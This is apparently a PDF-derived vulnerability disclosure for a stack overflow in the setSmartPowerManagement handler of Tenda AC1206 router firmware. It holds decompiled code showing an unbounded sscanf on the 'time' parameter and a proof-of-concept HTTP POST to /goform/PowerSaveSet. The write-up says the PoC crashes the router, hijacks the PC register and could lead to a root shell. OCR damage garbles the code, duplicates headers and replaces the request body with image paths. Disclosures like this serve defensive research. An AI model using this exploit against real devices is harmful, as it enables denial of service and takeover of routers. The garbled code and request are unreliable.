

• Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the setSmartPowerManagement function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
Sieepieurype, // [Spizmi]
       char *powerSaveDelay; // [sp+28h] [+28h]
    5 char *time; // [sp+2Ch] [+2Ch]
    6 char *power manage enable; // [sp+30h] [+30h]
        char hour_start[8]; // [sp+34h] [+34h] BYREF
  8    char min_start[8]; // [sp+3Ch] [+3Ch] BYREF
9    char hour end[8]; // [sp+44h] [+44h] BYREF
10    char min_end[8]; // [sp+4Ch] [+4Ch] BYREF
  11 char starttime[128]; // [sp+54h] [+54h] BYREF
  12 char endstart[128]; // [sp+D4h] [+D4h] BYREF
  13 char old_close_type[32]; // [sp+154h] [+154h] BYREF
  14
15
        memset(hour_start, 0, sizeof(hour_start));
 16
        memset(min_start, 0, sizeof(min_start));
17
        memset(hour_end, 0, sizeof(hour_end));
18
        memset(min_end, 0, sizeof(min_end));
19 memset(starttime, 0, sizeof(starttime));
0 20 memset(endstart, 0, sizeof(endstart));
21
        memset(old_close_type, 0, sizeof(old_close_type));
       power manage enable = websGetVar(wp, "powerSavingEn", "0");
time = websGetVar(wp, "time", "00:00-7:30");
powerSaveDelay = websGetVar(wp, "powerSaveDelay", "1");
sleepLetType = websGetVar(wp, "ledCloseType", "allClose");
sscanf(time, "%[^:]:%[^-]-%[^:]:%s", hour start, min_start, hour_end, min_end);
22
23
24
25
26
         sprintf(starttime, "%s:%s", hour_start, min_start);
```

In the setSmartPowerManagement function, time (the value of time) we entered is formatted using the sscanf function and in the form of %[^:]:%[^-]-%[^:]:%s . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of hour_start win_start hour_end or min_end, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/PowerSaveSet HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0
Accept: */*

 $\label{eq:accept-Language: accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2, zh-TW; q=0.2, zh-TW; q=0.2, zh-TW; q=0.3, en; q=0.2, zh-TW; q=0.2, zh-TW; q=0.3, en; q=0.2, zh-TW; zh-TW;$

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 12

Origin: http://192.168.0.1


DNT: 1

Connection: close


Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn

bbb:1



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.